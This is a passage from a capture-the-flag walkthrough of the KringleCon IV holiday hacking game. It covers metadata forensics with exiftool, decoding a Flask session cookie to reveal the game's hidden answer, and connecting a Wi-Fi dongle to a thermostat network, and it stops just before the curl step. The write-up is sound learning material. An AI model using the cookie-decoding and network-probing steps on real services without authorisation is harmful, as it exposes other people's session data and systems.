
Hacker's tales: Kringlecon IV Calling Birds




By: lolkatz

https://lolkatz.github.io/will-hack-for-coffee/

Hello fellow hackers! Last year challenge was awesome, it was my first time playing with Splunk, CAN-BUS, ARP spoofing and blockchains. I managed to send Jack Frost to jail but apparently, he is back. This year challenge was very exciting, and I managed to learn tons of things again. There is Wi-Fi dongle, casino hacking, rubber ducky, shellcode, firmware exploitation, a Windows Active Directory, Server Side Request Forgery, SQL injection and even some integrated circuit programming! But let's not get ahead of ourselves and let's start where it all began.

Note: I did all the terminals but due to page and time restriction I'll only mention them occasionally. But they are all interesting and worth to take a look at!




1) KringleCon Orientation


Difficulty: 🎄🎄🎄🎄🎄

Get your bearings at KringleCon

Arrived at the north pole there is a staging area with a short tutorial that consist of clicking a couple of things: you need to talk to the elf Jingle Rinford, pick up your badge and a Wi-Fi adapter and use a terminal. I suppose the adapter is a gift to recognize my unique hacking abilities, I'll try to make use of it later. The terminal is as easy as it gets, all you need to do is to click the upper pane and type: answer!



As soon as you do that the gates open and you can join the others at the North Pole biggest conference (or is it really?). Say bye to Jingle Ringford and bear with me the challenges will step up step up rapidly!



2) Where in the World is Caramel Santaigo?

Difficulty: 🎄🎄🎄🎄🎄


Help Tangle Coalbox find a wayward elf in Santa's courtyard. Talk to Piney Sappington nearby for hints.

Entering the conference ground you are welcomed by Santa and his birds. He seems worried about Jack Frost who has created another conference right beside Kringlecon. You head to the castle and mingle with the elves and they direct you to the courtyard behind the castle where your next objectives is.

Tangle Coalbox need your help to fin some elves but first you head to talk to Piney Sappington who is supposed to have some hints but has some trouble of his own.

2.1) Terminal: Exif metadata

Someone has been tampering with files, it's up to you to find who. Looking at the terminal there is couple of Microsoft Word documents, you can examine them with **exiftool**. The first one I examine has been created by Santa Claus himself.



```
HELP! That wily Jack Frost modified one of our naughty/nice records, and right
before Christmas! Can you help us figure out which one? We've installed exiftool
for your convenience!

Filename (including .docx extension) >
```

```
Zip CRC                         : 0x6cd2a4df
Zip Compressed Size             : 340
Zip Uncompressed Size           : 1312
Zip File Name                   : [Content_Types].xml
Template                        : Normal.dotm
Total Edit Time                 : 31 minutes
Pages                           : 1
Words                           : 5
Characters                      : 31
Application                     : Microsoft Office Word
Doc Security                    : None
Lines                           : 1
Paragraphs                      : 1
Scale Crop                      : No
Company                         :
Links Up To Date                : No
Characters With Spaces          : 35
Shared Doc                      : No
Hyperlinks Changed              : No
App Version                     : 16.0000
Title                           :
Subject                         :
Creator                         : Santa Claus
Keywords                        :
Description                     :
Last Modified By                : Santa Claus
Revision Number                 : 3
Create Date                     : 2021:12:01 00:00:00Z
Modify Date                     : 2021:12:01 00:00:00Z
elf@d60d4877c729:~$
```

Since from the terminal text I know Jack is involved I created this bash one liner to find the the offending document:

```
for FILE in *; do echo $FILE; exiftool $FILE | grep 'Jack'; done
```

It give us the file we are looking for: 2021-12-21.docx


The grateful elf give us a couple of hints like visiting the InterRink system to filter out the elves and watching the conference about Ho Ho Hosint: https://www.youtube.com/watch?v=tAot_mcBT9c

He also give us a link and tell to look at the Flask cookie. Here you will find a nice Cyberchef recipe to decode the cookie:

https://gist.github.com/chriselgee/b9f1861dd9b99a8c1ed30066b25ff80b

2.2 Cookie looting


Starting the investigation you take a look at your cookie in the developer console:



Nom	Valeur
Cookiep...	.eJx1U8IuGzEM_RVCI17GxSz2LL4IQZCmaJsidg9FHBQcibNgxtJA0iRwg_x7KdsoWiC5ict7JB-pFy...

https://2021.kringlecon.com
https://caramel.kringlecastle.com


Decoding the cookie with the Cyberchef recipe, you can see the name of the elf: Ginger Breddie.




.eJx1Ustu2zAQ_JUFL73IhR62Hr4lQZCmaJsicg9FHBQrcvWAZFIgqQRukH_PMvGhBZKTxOXO7Mxwn4R0t
v3jzUhabEWFTRzLVlWqbbOsWK_XCVVZvlFFLEslc1WQJKxIRELhkQHfjQ4_kaCp5ePVoDuycG5JqYHeyl8
G7Z3Y3oldT8BnOJD2g9GkwJkD-Z4xgI1ZPNQe5Qg3D2TbyTwCagW3i_Ofmeimj-
AatPGDZKDv6Qg9KsCAsbCzNIbige_mnrlBoqOA24XOkWYPsic5hlncN1iopzAL5_nU9SqtMx4s4TQxO6Fn
tjdhiwtAN6MkB62xMGjFLlzA9miVuOevWWyIkEuTkRgs8rFG7fGTgwt0fgqJmDnchEDuxKUadLPYjr3V0v
iJDXPHT4vdQhFc_CXZwy3NSzMNMqg049FE8BVn1DzxTnzj9I2O4FJ3Jyy_h7f7JY6pwokpUKPC96Bn2j-
SnSM4p6kblgP31H7xvkPrI7gie0B9_JAwMHw06gc9wm9jxwh-
1WfBDgdNvZkUWXHPOVlWag41kRLbtCq5wAnT64L8KzJ6x907ov9jj8TDIL2xx91pn594SVy_3YssxxRxQ0
WVJ2mRU5NVeaviJCnLsk2yUpVMw0tfJGmVpOk6y5sEZUxxnGJJWbEXES-
G4yeWdK22sBeYoEoLSlZVW1ar9SbDVZXG-
SrOVFWUzYbWMtmLZ_H8AiepF_Q.YdIKqg.fKJf4CSKXxSNfGUUqcCEm5glS4M

```
{"csrf_token":"9ab00cfd9dff3374441e9365d70c8dc6d7ecea9e","day":"Monday","elf":"Gin
ger Breddie","elfHints":["The elf mentioned something about Stack Overflow and
Rust.","Oh, I noticed they had a Star Trek themed phone case.","They kept checking
their Slack app.","The elf got really heated about using spaces for
indents.","hard"],"hour":"9","location":"Santa's Castle","options":[["Edinburgh,
Scotland","Prague, Czech Republic","Tokyo, Japan"],["London,
England","Montr\u00e9al, Canada","Tokyo, Japan"],["Antwerp, Belgium","Stuttgart,
Germany","Montr\u00e9al, Canada"],["Montr\u00e9al, Canada","New York,
USA","Placeholder"]],"randomSeed":298,"route":["Tokyo, Japan","London,
England","Antwerp, Belgium","Placeholder"],"victoryToken":"{
hash:\"36a2aa5e7961276eb396fd011888f138d8acedff7129122436b1ac0e002a8e37\",
resourceId: \"a1ad27e1-9f89-453a-9206-03d978b5e4c1\"}"}
```

You can also confirm with the hint in the InterRink, all you need to do is follow the route and catch him!


WHERE IN THE WORLD IS CARAMEL SANTAIGO?
You've caught up to the elf in time! Do you know who you've caught?
Elf:
Ginger Breddie
Guess Elf

Congratulation, next stop Frost Tower Entrance!



3) Thaw Frost Tower's Entrance

Difficulty: ▲▲△△△


Turn up the heat to defrost the entrance to Frost Tower. Click on the Items tab in your badge to find a link to the Wifi Dongle's CLI interface. Talk to Greasy Gopherguts outside the tower for tips.

Apparently, Jack Frost like to keep building temperature as cold as possible but now the entrance is frozen shut. You are gonna need to work with the trolls to resolve this.

3.2) Unfrosting the door


So let's try to defrost that door. For this challenge you need to use the Wi-Fi dongle while near the the open window of the frost tower.

Let's scan using **iwlist**:




```
elf@57bd7ee4d179:~$ iwlist scan
wlan0     Scan completed :
          Cell 01 - Address: 02:4A:46:68:69:21
                    Frequency:5.2 GHz (Channel 40)
                    Quality=48/70  Signal level=-62 dBm
                    Encryption key:off
                    Bit Rates:400 Mb/s
                    ESSID:"FROST-Nidus-Setup"
```

So we've got the name of the Wi-Fi network, let's look at our network config:




```
elf@de4b368f0f07:~$ iwconfig
wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=22 dBm
          Retry:off   RTS thr:off   Fragment thr=7 B
          Power Management:on
```

Now let's connect to that network:




```
elf@de4b368f0f07:~$ iwconfig wlan0 essid "FROST-Nidus-Setup"
** New network connection to Nidus Thermostat detected! Visit http://nidus-setup:8080/ to compl
ete setup
(The setup is compatible with the 'curl' utility)
```

Oh let's try just that:

